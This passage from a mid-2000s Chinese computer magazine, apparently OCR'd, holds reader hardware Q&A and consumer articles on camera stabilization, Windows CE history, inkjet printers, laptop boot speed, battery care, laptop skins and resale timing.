答：先把 Modem 换到别的机器和电话线上试一下，如果工作正常，基本可以认为是线路问题。可以打电话给电信营业厅，查询一下上网的电话线上是否开通了呼叫转移业务，如果开通了的话最好取消。因为呼叫转移的信号可能会被 Modem 误认为时远程 Modem 结束通信的请求。



“复位开关连接线”怎样接

一台电脑 Reset 键失灵，朋友说是机箱“复位开关连接线”脱落造成的，重新接上就可以了。但是我打开机箱发现有很多连线，不知道哪个才是 Reset 键的。

答：从机箱面板上引出的连线，在插头上都有明显的文字标注。Reset 键的标记一般是“Reset SW”或“RST”等字样，是一个两针插头，连线为白蓝两色。找到后插在主板上标有“Reset SW”或是“RSR”字样的插针上，也不用区分正负极。



存储卡不能正常删除文件

最近购买了一块东芝 1GB SD 卡和一个 USB 接口读卡器，准备当 U 盘使用。但是使用一段时间后发现某些文件夹无法删除，提示“该文件目录路径损坏且无法读取”，用最新版本的杀毒软件没有发现病毒，请问这是什么问题造成的？

答：这类问题往往是由于存储卡正在读写的时候拔插，造成了目录结构或其他数据的错误。一般只需要用“磁盘扫描程序”扫描存储卡所在的盘符并修复，具体方法如下：双击进入“我的电脑”，右键单击存储卡的盘符，选择“属性→工具→开始检查→自动修复文件系统错误→开始”。或者将存储卡中的数据备份出来后进行完全格式化，都可以解决这个问题。或是干脆将存储卡完全格式化都可以解决。



屏蔽烦人的软驱提示

最近购买了一台二手电脑，启动电脑后提示：Err 14: Automatic Removal of Fake Floppy failed Press any key，一定要按下任意键后才能继续启动。此外 Windows 里总有一个 1.44MB 格式的软驱，但这台电脑上并没有安装任何软驱，每次不小心点上都会弹出错误信息，请问该如何解决？

答：这个问题主要是主板 BIOS 设置不当造成的。开机时按 DEL 键（或屏幕上提示的其他按键）进入主板 BIOS 设置，在主菜单中选择“STANDARD COMS FEATURES”，里面应当有“DRIVE A”和“DRIVE B”选项，将这两项都设置成 NONE。

然后进入主菜单的“ADVANCED BIOS FEATURES”，找到“REPORT NO FDD FOR WIN 95”，将默认值改为“YES”。

最后进入主菜单的“INTEGRATED PERIPHERALS”，找到“ONBOARD FDC CONTROLLER”，将默认值改为“DISABLED”，保存退出并重启后就可以解决了。



Epson LQ-305K打印位置上下偏移

一台 Epson LQ-305K 打印机，打印起始位置偏上或者偏下，和预先设计在纸张上的位置不一样，使用进纸旋钮调整位置之后，问题依旧。

答：Epson LQ-305K 具有微调整功能，也就是打印机在打印纸上的开始打印位置。具体方法如下: 首先在装入打印纸的情况下，按住 LQ-305K 打印机的“暂停键”约 3 秒钟，直到打印机发出鸣叫声，且暂停指示灯闪烁。按“换行 / 换页键”向前进纸，按“进 / 退纸键”向后退纸，可以反复按这些进行键，直接达到期望的位置。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关板块获取。




CFan 加油站

稳定才是硬道理

如何保证所有的欢乐时刻都能被清晰地记录？
认识各种防抖技术，在我们按下快门时，“定”力十足！

■ 天津/**像雾像雨又像风**



“对焦基本靠手，变焦基本靠走，虚化基本靠抖，防抖基本靠肘，测光基本靠瞅”。

和朋友去FB，陪MM去旅游，照片照模糊了可不是闹着玩的。要在拍摄时保持相机稳定，谈何容易？


为什么我的照片不清楚？

如果用手动的方法来调焦距，没有调准自然不清楚。但是，我们通常使用的是“自动调焦”，为什么还不清楚呢？



防抖前　　防抖后

让我们先来看看数码相机是怎么工作的。数码相机通过CCD/CMOS等感光器件的光电转换来拍摄照片，光电转换需要一定的时间，如果相机振动或拍摄对象移动，光线就会异常位移，图像就模糊了（见图1）。目前数码相机的镜头都具有较大的变焦能力，焦距越长，就越容易产生晃动。



❶

那么，有什么办法来缓解抖动问题呢？首先我们想到了提高快门速度。但有时候需要拍摄室内、阴天、傍晚等弱光环境，快门曝光时间较长，而我们手里的又大多是体积轻薄的相机，由于手握持时缺乏力度，关键时刻的“一抖”，照片又朦胧了，甚至成为终生遗憾。

防抖技术三大门派

在实际拍摄中，拍摄者的手在感光过程中的抖动是客观存在的，防是防不住的，只能是靠机器的特殊“防抖”(Image Stabilizer，IS)功能来减小手抖动造成的影响。

1994年，尼康公司推出了第一款具有减震系统（VR）技术的袖珍相机。第二年，日本佳能公司推出世界上第一支带有图像稳定器的镜头EOS 75 300mm F4 5.6 IS。


2000年，数码相机开始引入光学防抖技术。奥林巴斯Camedia C-2100UZ和佳能Powershot Pro90 IS这两款产品就率先拥有防抖功能。当时数码相机无论技术还是市场都远未成熟，防抖功能没有得到外界广泛关注，直到2004年才算是真正兴起。防抖，这一原本属于数码摄像机的“专利”，开始席卷数码相机阵营，在迅速普及的数码相机市场中，配备防抖功能的产品不断增加。

防抖的原理其实很简单，就是通过各种技术手段，得到相当于将安全快门速度降低2挡~3挡的效果，但实际曝光时间不变。比如原来需要1/500秒曝光，开启防抖功能后，即使用1/60秒也可以拍出清晰的图片。

现在数码相机防抖技术主要分为三大类：光学防抖技术、电子防抖技术和自然防抖技术。

1. 光学防抖

主要在镜头上做文章。它通过镜头的浮动透镜来纠正“光轴偏移”（见图2）。首先，镜头内的“侦察员”——陀螺仪侦测到微小的移动，然后将信号传到微处理器，处理器立即计算需要补偿的位移量，再通过补偿镜片组，根据镜头的抖动方向和位移量加以补偿。这就像玩老鹰抓小鸡的游戏，母鸡先根据现场情况预测老鹰会扑向哪里，然后向那个方向迅速移动。



❷

光学防抖对镜头设计制造的要求比较高，成本也相对高一些。但是效果相当明显！一般情况下，开启这个功能可以提高2挡~3挡快门速度，手拿相机，再也没问题。特别在大变焦对轻微抖动敏感的情况下，效果就更为明显了。

目前佳能、索尼、松下、尼康等掌握这种技术。比如佳能的IS系统仅需要极短的时间就可完成IS镜片组的移动，通常能有效预防快门时间短于1/60秒范围之内的抖动（见图3）。

2.电子防抖（感光器防抖）

这种技术的秘密武器是使用CCD偏移，提高数码相机的高感光来提高快门速度，从而减少抖动（见图4），也叫CCD防抖技术（CCDShift Anti-Shake）。

CCD安置在一个可以上下左右移动的支架上，当陀螺传感器检测到抖动的时候，就会把抖动的方向、速度和移动量等参数经过处理，计算出足以抵消抖动的CCD移动量。

和光学防抖相比，这个技术意味着使用任何一款镜头都能在不增加成本的同时享受着防抖的功能，同时解决了困扰单反交换镜头的体积限制，可以设计出更美观精巧的镜头，但效果比光学防抖稍差。鱼与熊掌不可兼得啊！


采用电子防抖的厂商主要有：柯尼卡美能达、卡西欧、三星、富士、奥林巴斯、松下。

3.自然防抖（ISO防抖）

大家知道，在同一环境下，感光度（ISO）数值越大快门时间越短。这种技术就是通过提高感光度，来提高快门速度，以达到防抖的效果。

摄影中有一个重要的概念——安全快门。它是焦距的倒数，只有让快门速度达到或超过安全快门（一般为1/60秒），才容易拍出清晰的照片。在同一场景下的同样画面，在曝光量相同的情况下，如果光圈不变，ISO提高，快门速度会提高。原来没有到达安全快门的快门速度，在ISO提高的情况下就有可能达到甚至超过安全快门，自然防抖就是通过这样来实现的，效果甚至比前两种更好。


❸ 佳能IXUS 800 IS的结构分解模型


❹

各门派大比拼

了解了防抖的三大类型，我们迷糊了：到底该选哪种呢？这就要看你的需求了。

光学防抖技术效果较出色，在中高端相机中普遍采用。但由于制造成本高，整体成本比电子防抖高不少。

电子无论配备任何镜头都具备防抖的能力，在实用性上面大大强于前者，最大优势莫过于价格较低，能有效控制机身的体积。

光学防抖的实现，都是依靠DV的镜头组中特别设计的电磁感应结构来驱动相应的特殊部位的镜片，改变位置和角度来对震动做出补偿。而电子防抖则是利用CCD上富余的面积和像素来补偿震动。从效果上来看，光学防抖更为出色一些，而电子防抖一方面是一种事后补偿，另一方面在开启了电子防抖后，快门速度受到了一定程度的限制，在某些光线条件不是很好的环境里，电子防抖带来了画质下降的副作用，而且对录像抖动不起作用。而电子防抖的优势在于不需光学补偿装置，成本低廉。

当然，光学防抖和电子防抖在原理上并不排斥，很多相机都是同时采用两种方法来防抖的，比如索尼的T9就采用了“光学防抖”和ISO640的高感光度的双重方法来避免抖动。

	光学防抖	电子防抖	自然防抖
成像质量	好	一般	较好
成本	高	低	高
对体积的影响	主要在镜头	无影响	影响不大
耗电量	大	一般	大

数码防抖不是万能的

我们可以不再为手抖而发愁，随心所欲地拍出精彩的照片。但是防抖系统是个耗电大户，使用以后，电池时间远远达不到标准，在外出拍照时将多么破坏兴致！所以在日常拍摄时，并不用一直打开防抖开关，需要的时候再打开这项功能。就像阿拉丁神灯，主人一召唤，灯神就出来服务了。不过如果即时抓拍移动物体，可能就因为多了个开启的步骤而错失良机。

防抖功能不能一味迷信。并非所有的镜头都需要引入防抖技术。一般说来，长焦镜头对防抖的要求较高，短焦镜头的要求较低。如果用长焦拍摄远距离物体，相机一位移，就难以获得清晰锐利的数码图像；用短焦镜头拍摄近距离的物体，同样程度的抖动对目标位移的影响就很小，不容易出现图像模糊的情况。

不说电子防抖对成像质量有一定影响，就拿效果最好的光学防抖来看，由于浮动镜片的不稳定性，容易造成成像锐度的降低及品质的下降。为什么帮MM拍夜景时，即使有防抖功能也依然不顶事？因为三脚架才是最好的防抖工具！在拍摄中，只要尽量使用安全快门以上的快门，有条件最好再使用上三脚架，这样无需防抖功能，也一样可以拍出清晰的照片！

不再为模糊而烦恼，抓住精彩瞬间，轻松成为摄影大师吧！

CFan 加油站

能够玩弄于股掌的 Windows 系统

Windows CE/CE.net/PPC/Mobile的故事

上海/CMAG

别以为Windows才是动辄几百MB，甚至上GB的大家伙。其实在Windows家族里还有身材特别小巧的家伙——Windows CE，有可能你买的PDA、手机等掌上设备里安装的系统就是它了。对此有所了解的朋友也可能对它一大堆的名称困惑不已，Windows CE、CE.net、PPC、Mobile彼此都是什么关系？今天我们就要讲述它们的故事……

被Palm Pilot逼出来的Windows CE

时间:1996年~1998年

1996年，第一代Palm Pilot问世，由于身材小巧且使用方便受到了用户追捧。对于流行的东西微软总是想插一脚，于是在美国的COMDEX大展中，微软发布了供手持设备(如PDA)使用的第一个操作系统Windows CE(英文版)。

1997年，基于Windows CE 1.0的PDA设备进入市场，可是当时微软的设计理念是“掌上电脑是个人电脑的替代品”，所以最终的产品不但体积庞大，而且由于华丽界面造成运行速度奇慢(见下图)。



1998年，微软吸取了教训，将设备定位于使用笔式输入和小巧上，但却把最终采用Windows CE 2.0的产品称为“Palm PC”，被Palm公司告上法庭，最后只好更名为“Palm-Size PC”。此时CE系统已经支持彩屏了，但由于稳定性的原因和Palm的普及程度过高而没有受到重视。

Windows CE名字的由来

Microsoft的解释是:“CE”不具任何意义，只暗示Windows CE的“精简(Compact)、连接性(Connectable)、兼容性(Compatible)，及工作伙伴(Companion)”的设计理念。

掌上设备的主流平台有哪些?

Palm——市场份额最大，应用软件非常丰富，但市场份额正在逐渐被其他系统蚕食。CFan编辑部中，FLP、番茄蛋饭的手机都采用Palm。

Windows Mobile——微软推出的掌上系统，操作方式等都与PC上的Windows相近，缺点是相比Palm来说应用软件还不够丰富。Jaro、特别的特别、Cornel、狂PK、West都使用的系统。

Symbian——由多家手机公司出资开发的手机系统，软件也很丰富，优点是采用此系统的设备一般都比较便宜，目前Nokia的机型大多采用此系统。

Linux——目前掌上设备中的Linux发展得很不理想，主要是由于系统对专有设备的依赖性太强，因此软件的兼容性不佳，也不够丰富，目前Motorola的机型采用得比较多。

微软的3.0传说！PPC来了

时间:2000年

微软发布的大多数产品都得在3.0以后才变得好用。因此，Windows CE 3.0成功了！微软把这个系统称为Pocket PC(简称PPC)，此时的Windows CE不但推出了PDA产品，而且还有手机产品问世，市场份额不断攀升。

这个系统是划时代的，它引入的同步功能使掌上设备与PC的数据传输变得非常方便，同时界面由3D到2D的改变更体现了微软对于掌上系统的认识上了一个层次，开始变得务实起来，系统速度快了数倍，最让人激动的是，Pocket PC使掌上设备第一次具备了多媒体功能，播放立体声数字音乐、电影，让人们对掌上电脑的认识出现了极大的改观。

近的辉煌，远的希望

时间:2001年

2001年，PPC的成功还在继续，PPC 2002统一了CPU平台，并且进一步增强了系统功能，由于多媒体功能的增强，此时的PPC已经开始移植诸如《帝国时代》之类的游戏大作了。同年，微软发布了概念性的Windows CE.net，大大增强了网络和电源管理功能。


移动最重要，Windows Mobile

时间:2002年~现在

微软将Windows CE正式更名为Windows Mobile，Windows Mobile 2003以CE 4.2为核心，此时强调的概念是移动，因此支持零配置无线局域网，可以很容易地进行Wifi连接等。在2004年发布的Windows Mobile 2003se提高了分辨率支持和性能，是目前最主流的智能手机系统之一。至于后续的Windows Mobile 5.0(2005)如何，还有待市场的考验。

1996年 1998年 2000年 2002年 2004年 2006年

喷墨打印机到底是如何把一盒一盒墨水变成纸上五彩缤纷的图像的？如果仔细研究一下，其实是个很有趣的话题。



"打"出来的五彩缤纷

北京/um

喷墨打印机的关键技术就是"如何喷"与"什么墨"，喷墨打印机发展到现在，所有改进和努力都是在这两方面下工夫。如今的喷墨打印机已经极为便宜，只要愿意，人人都可以拥有一台喷墨打印机。不过很多后续问题却经常困扰着我们——原装墨盒价格不菲，兼容墨盒或自己灌墨又很容易导致打印机故障。

喷墨打印就像写钢笔字一样

我们经常看到打印机的规格上写着具有几百个喷嘴、墨滴细微至几微微升，其实喷墨打印机的工作原理和钢笔有点类似。大号钢笔能写出的笔画很粗，没办法写出很小的字（比如考试作弊的小条），但是将一张纸涂满颜色需要的时间很短。而小号的钢笔能写出的笔画更细，可以写出更小的字，而涂满一张纸所需要的时间比较长。

钢笔的大小相当于墨滴的大小，墨滴越小，打印速度就越慢。不过一支钢笔只相当于打印头上的一个喷嘴，实际上喷墨打印机是通过增加喷嘴数量来解决打印速度问题的——同时使用5支或更多小号钢笔的话，不但可以保证写出细小的文字，而且涂颜色的速度也飞快。打印机的墨盒相当于钢笔的墨水囊，当然，彩色喷墨打印机拥有至少4种颜色，而且可以同时使用，这要比钢笔只能灌一种颜色强多了。

不光是喷墨打印机，我们在用钢笔的时候也经常遇到写不出字来的情况，这又是因为什么？

堵塞打印头的罪魁祸首

回想一下当钢笔不出水的时候，我们是如何处理的——甩一甩、试着挤压墨水囊、用力在纸上划几道、将钢笔拆开放在水中清洗浸泡等等。有趣的是，这恰恰和喷墨打印机清洗喷嘴的动作极为类似。不过，这喷嘴又是如何堵住的呢？

先说钢笔，钢笔是怎么堵住的？不外乎是长期不用导致笔尖部分的墨水干结，或是因为混用不同类型的墨水堵塞笔尖。打印机也是同样道理，打印机长时间不使用的话，喷嘴部分的墨水会干结，这时候用力地把打印机甩一甩——哦不，钢笔才能这么甩，喷嘴堵塞要通过清洗来解决。方法很简单，在打印机的驱动程序界面中都可以找到"喷嘴清洗"之类的选项，之后打印机会像擤鼻涕一样（形容而已，没那么夸张）重复几次清洗动作，消耗掉一部分墨水后基本都能恢复正常。

除此之外，打印机混用不同类型的墨水也会导致喷嘴堵塞。钢笔如果混用不同类型的墨水，很容易因不同墨水之间的化学反应而导致结絮，要想清理干净是非常困难的——打印机灌墨或使用兼容墨盒会导致损坏也是同样道理。原装颜料墨水中的微粒表面都带有互相排斥的同种电荷，平时是均匀分布在墨水中的。如果之前使用的是原装墨盒，但用光墨水后又进行了二次灌装，那么后来添加的兼容墨水会和原装墨水产生反应，形成大量无法溶解的絮状物，最终堵塞喷嘴。

如果给钢笔灌墨水的过程中不小心混入了沙子或其他什么微小的颗粒，那么钢笔被堵住是唯一的结局。喷墨打印机的喷嘴和钢笔尖相比，就如同绣花针与擀面杖放在一起，别说是沙子，任何细微的灰尘或颗粒都会把喷嘴堵住。兼容墨盒的生产环境远远无法与原装墨盒那500级无尘净化的生产车间相比，更不用说自己动手灌墨水了，这是兼容墨盒会导致打印机故障的另一个主要原因。


保存100年并不是夸张

蓝黑色的钢笔墨水写在纸上后，为什么会从蓝至黑逐渐改变颜色？因为墨水接触到氧气后会逐渐发生化学变化，原有的蓝色染料逐渐褪色，而墨水里的鞣酸亚铁则会逐渐转化成黑色的鞣酸铁并稳定下来，从而使文字得以长久保存。对于喷墨打印机来说，墨水的稳定过程要求在几秒钟至几个小时内完成，毕竟钢笔字从蓝变黑没人在乎，但是打印出来的照片放着会自己慢慢变色就令人受不了了。为了解决这类问题，各个打印机厂商都在不遗余力地研究可长久保存的墨水，比如爱普生的防水耐光墨就具有防水、耐光和抗氧化等独特性能，打印出来的照片可以保存几十年甚至上百年不变色。

拒绝等待

本本开机的速成之路

北京/TKD



相信大家都有这样的感受，笔记本开机了，然后转身去给自己倒杯咖啡，或者翻看两眼昨天的报纸，很少有人甘心坐在跟前等待屏幕出现画面。不是我们心不在焉，而是那没完没了的开机等待实在让人心烦。想让你的本子瞬间与你无缝接触？就赶快和我们一起走上开机的速成之路吧！

拒绝拖累本本的五大杀手

USB设备拖累本本

开机前把连接鼠标、数码相机和USB烟灰缸的线都拔掉吧，这些都会减慢本本的启动速度。顺便把光驱里面的光盘也取出来，检测驱动器的时候也能节约一些时间。



杀毒软件好坏参半


杀毒软件提供的系统启动扫描功能会耗费很多时间，而且在你选择实时监视的前提下，更是多余，还是赶快将它禁止吧！

硬盘分区太多也惹祸

Windows 在启动时必须装载每个分区，随着分区数量的增多，完成此操作的时间总量也会不断增长。所以，尽量缩减分区也不失为一种好方法。

网络设置也有诀窍

如果你的本子需要连接网络，那么最好不要设置成“自动获得IP地址”，这样系统会不断在网络中寻找DHCP服务器，最好为自己指定固定的IP地址。




桌面的图标太多

那些喜欢把什么都放在桌面上的人注意了，这个“恶习”除了会毁坏你的眼睛之外，还会减慢开机的速度，建议把不常用的集中起来，或者悄悄“干掉”。

再优化 20秒加速启动

清理系统垃圾

首先删除“启动组”中的快捷方式，一些软件在安装过程中会自动向“启动组”添加启动程序。其次，要卸载系统常驻程序，它们的快捷方式并没有出现在“启动”中，需要在“系统配置实用程序”中点选“启动”选项，去掉某一项前的 √ 即可。具体操作：在XP中点击“开始→运行”，输入“Msconfig”，点击“启动”，然后就可以对启动组进行优化了。



小路通捷径


在“系统属性”里打开“硬件”选项卡，打开“设备管理器”，展开“IDE ATA/ATAPI控制器”，双击打开“主要IDE通道”属性，点“高级设置”选项卡，把设备1和2的传送模式改为“DMA若可用”，假如该通道没有连接设备，就选为“无”，点“确定”完成。




暗藏乾坤 设置BIOS

在BIOS设置中有一个“Quiet Boot”选项，这是设置开机画面和开机硬件检测用的，这些工作有时没有必要进行，因此把“Quiet Boot”一项设置为“Enabled”，这样就不会显示开机画面及进行硬件检测等步骤了，自然可以大大提高开机启动速度。

软驱已经被淘汰出本子的配置中，但是BIOS里的软驱端口却没有关闭，每次为了这个累赘而减慢速度，不能忍，在BIOS中将软驱设置为“None”或“Disabled”，同时把第一项开机引导设备设置为“Hard Drive”，不但加快了开机速度，同时还减少了噪音。



投稿 | notebook@cfan.com.cn



本本电池 保养大补贴

■北京/TKD

最近一段时间以来，使用笔记本的消费者都对一个事件特别敏感——电池事件，由此引发的问题，更需要我们一同来面对。

2006年9月30日，据国外媒体报道，全球最大的个人电脑制造商戴尔周五表示，公司将把其系统中配置的索尼电池召回数量从410万块增加至420万块。据悉，截止目前已经有多个厂商宣布召回使用索尼的笔记本电池，这些不同厂商的电池都存在着同样的隐患—— 爆炸。对于这样的恐怖事件，无论使用何种本本的人，都不免要对自己的本本产生疑问，“我的本本电池有没有问题？”这样的担心并不是杞人忧天，但是，此次电池事件只是一个大规模的缺陷产品，面对日常生活中，对于笔记本电池的使用问题，更是我们应该重视的。

沙发、靠垫 注意舒适生活

来杯饮料，盘腿坐在沙发上，上面放着自己心爱的本本，拔掉电池，再连上电源。看看电影、和朋友聊聊天，好不惬意。可是，这样的使用方式，可能会对你和你的本本都会造成一个不好的结果。那么，我们都能做些什么呢？

首先，使用本本的时候电池不要拔掉，这是对你本本的一个伤害，相对于桌面平稳的环境，腿上使用本本时，本本的受力是非常不均匀的，电池不仅起到供电作用，同时还有支撑、加固本本整体结构的用途，所以还是安装上的好。其次，放在腿上使用也是不明智的选择，大部分笔记本电脑的热能都是依靠底部散发的，放在腿上，时间久了可能会灼伤皮肤，更为严重的是，带有无线功能的本本还会对你的生理造成伤害。因此，不如把本本放在沙发扶手上，或是买个专用的床上用笔记本电脑桌，这样使用起来同样方便、随意，还不会对本本，你本人，有什么损伤。


▲不装电池没道理

充电、放电 用对技巧很重要

现今，绝大部分本本使用的锂离子电池，其寿命长短不是由总使用时间，而是由充放电次数来决定的。同时，所有的本本电源也都有充电电路，而不是简单的直冲。有些朋友会问电池保留多少电量为宜呢？

依经验来看，电池组残留的电量最好不要低于总电量的5%，但为了防止临时的移动使用，电池充电的阀值设置在30%~50%之间比较合理。


▲正确设置充电阀值很重要

细节不可忽视 电源要切断

笔记本电脑的特性与PC相比，最大的一个特点就是合上上盖后，笔记本自动进入挂起状态，这个状态是会消耗电力的。短时间内离开时，这个功能非常受用，但离开时间长了，还是不要使用这个功能为好。因为这样会带来安装隐患，其他家电，如电视机、DVD Player，在长时间无人在家的时候，最好是切断电源，不要让其处于低功耗待机状态。那么，笔记本失去了这个功能，正常启动让人等得那么烦躁，就没有别的办法了吗？

笔记本电脑还拥有一项功能——休眠，例如Thinkpad笔记本使用的组合键是fn+F12，按下这个组合键后，系统会提示进入休眠状态，下次按下开机按钮时，自检完成后直接读取暂存文件，开机时间就大大缩短了。更妙的是，这个功能不会耗损电力，比挂起功能更好用哦！



▲休眠功能也许是最合理的“关机”方式

穿衣戴帽画张脸

让笔记本活起来的本本贴

北京/TKD

在科技横飞的今天，金属的质感充斥着我们的眼球，就连最心爱的本本也毫无选择地穿着统一的外壳，没有个性，没有文化，更加没有了生命的快活……有渴望就有希望，不愿看到眼前相差无几笔记本，那就用本本贴来给它换个性格，无论是女人的可爱清纯，还是男人的放荡不羁，都能用丰富的本本贴表现出来。以后了解一个人，就从他的本子开始吧。

原装

市面上花里胡哨的彩壳笔记本虽然样子可爱，但大都强加了厂商的思想，定义为女性就会鲜艳得扎眼，定义为游戏就会海报轮番上阵，更有美名曰"纪念"的限量版，千金难求。追求此类时尚风潮，也就是在划定的小圈子里进行，有选择，但是不多。

原配

指由厂商制作的成品笔记本贴纸，采用特殊的材料制成，背面独有的网格立体构造，可以最大限度地排除粘贴时所产生的褶皱、气泡等，便于用户轻松粘贴。同时，特殊的粘剂不但能很好地粘贴于笔记本电脑盖壳表面，除去时也非常便捷，不会留下丝毫胶渍。另外，它的色彩鲜亮如新，并具有一定的防水能力，可用湿布擦拭，能对笔记本外壳起到良好的保护作用。大小在12～15英寸之间，图案丰富，可按照主题自己选择，余地很大。价格100元到300元不等，电脑城就有卖，想要改变的，可以试试哦！

介绍一个不错的本本贴网站，除了喂饱你的眼球，还能了解不少它的文化。http://www.bookit.com.cn/

MOD你的笔记本电脑

早年间，台式电脑当道之时就流行自己动手改造平庸的机箱，进而形成了展示个性、崇尚自由的DIY MOD文化，MOD翻译成中文是改造、改变的意思。随着个人笔记本电脑的普及，在国内外也开始流行一种名为Notebook MOD的文化，虽然它的改造程度不如台式电脑那么彻底，但是这种流行趋势已被众多不满同质现状的人所推崇。最简单可行的Notebook MOD就是给本本换张脸了，而且换什么自己说了算，怎么换也得自己亲上阵。

准备工具

厂家出品，普通得都有些害羞的笔记本一台、清水一盆、吹风机一个、餐巾纸若干、工资卡一张，当然还有最重要的多彩贴纸一张。这种无图案的贴纸可以任意打印上你中意的图案和文字，电脑城就能买到。



浸泡 将贴纸浸泡于水中3分钟。（兴奋的感觉好似等待即将出炉的照片）

贴膜 将贴纸放在笔记本顶盖，慢慢抽出下面的白纸，慢慢来，千万不要贴歪了。同时，在贴膜的过程中，屏幕要和底部保持45°角，还要在下方垫好纸巾，以防止水滴破坏笔记本的内在美。

刮膜 取出白纸后，用工资卡（硬物即可）将膜内的气泡刮出。


吹风 最后，用小于等于三级的风力，猛烈地将它吹干，切记，用冷风。








大功告成，要是你日后喜新厌旧，使用酒精擦拭即可，痕迹丝毫不留，随换随贴，简单方便。不过，由于目前打印贴纸的工艺和专业本本贴还有一定的差距，所以使用哪种途径让本子性格起来，还得看你的选择了。





该何时卖掉本本?

卖?很多人还没来得及买怎么要知道卖的问题?实际上,这可以让你了解一款笔记本的生命周期,以及节约钱财的另一个方面。

■北京/TKD

笔记本电脑最近几年的热火程度真是出乎意料,大有PC普及那时的风头。但是,你知道一款笔记本电脑的使用周期是多长吗?对比PC,因为结构的不同,笔记本电脑在使用一段时间后,尚有较高的价值可以售出。通过对时间轴的分析,你就能了解自己手中本本的使用寿命了。

商用机型三年不多

2006年—2009年

立志让你的本本使过三年并不为过,尤其是商用型笔记本电脑,这种电脑的特征本身就不在于配置的高低,至少并不是配置决定一切。例如目前市场上很多Thinkpad T23、X31,乃至T40等三年,甚至是四、五年的产品,依旧活跃,原因并不在于他们性能有多强劲。他们的主要特征决定了长寿特性。一般来说,商用笔记本电脑更注重运行稳定、系统结构合理,适用性良好。体现到ThinkPad上,你可以看到易用的红点、合理的结构布局、经久耐用的屏轴设计。同时,性能则被基本忽略,商用环境中,多半时间是在处理文档、编辑数据、修改PPT以及一些网络操作,这些要求,一个P3级别的PC即可满足,因此说,商用电脑是不易被抛弃的,贬值率也是相对最低的。



推荐机型:Thinkpad X60

结构紧凑,易于使用,拥有防滚架,同时性能强劲。甚至在2010年,我们相信你也会看到人们在使用它。

娱乐机型两年就够

2006年—2008年

无不遗憾的说明,娱乐机型是贬值率最高的笔记本电脑,这体现在使用年限上。这里并不是说两年左右娱乐型笔记本电脑就会损坏,而是这个时期就该出手将其转让。例如你现在购买的娱乐型笔记本电脑,可以完美运行Windows XP,但不一定可以完美运行Vista。同时,游戏对系统性能的要求更是加速了娱乐型笔记本电脑的淘汰时间。首先,现有构架的任何一台笔记本电脑,其显卡规格最高只能到DirectX 9.0C,而在明年,游戏将开始转向DirectX 10,这种规格上革命性的变化让娱乐笔记本更加快速淘汰,至少PC还可以通过更换显卡的方式升级规格,而笔记本非常难,即便是具备MXM接口的笔记本电脑,问题是,你该从哪里购买这种接口的产品呢?我们难以找到。所以,当你决定购买一款娱乐机型的笔记本电脑时,不要刻意追求性能,更应注重性价比,8000元左右是你最合理的选择。两年后,准备购置下一个娱乐本本吧!



推荐机型:Acer 3102NWLC

具备强劲的性能,同时拥有独立显卡,而且价格非常诱人,只要不到6000元!只是它的处理器是AMD Sempron 3200+,可这有什么关系呢?两年后,我们就该更换这个娱乐本本了。

学生机四年毕业

2006年—2010年

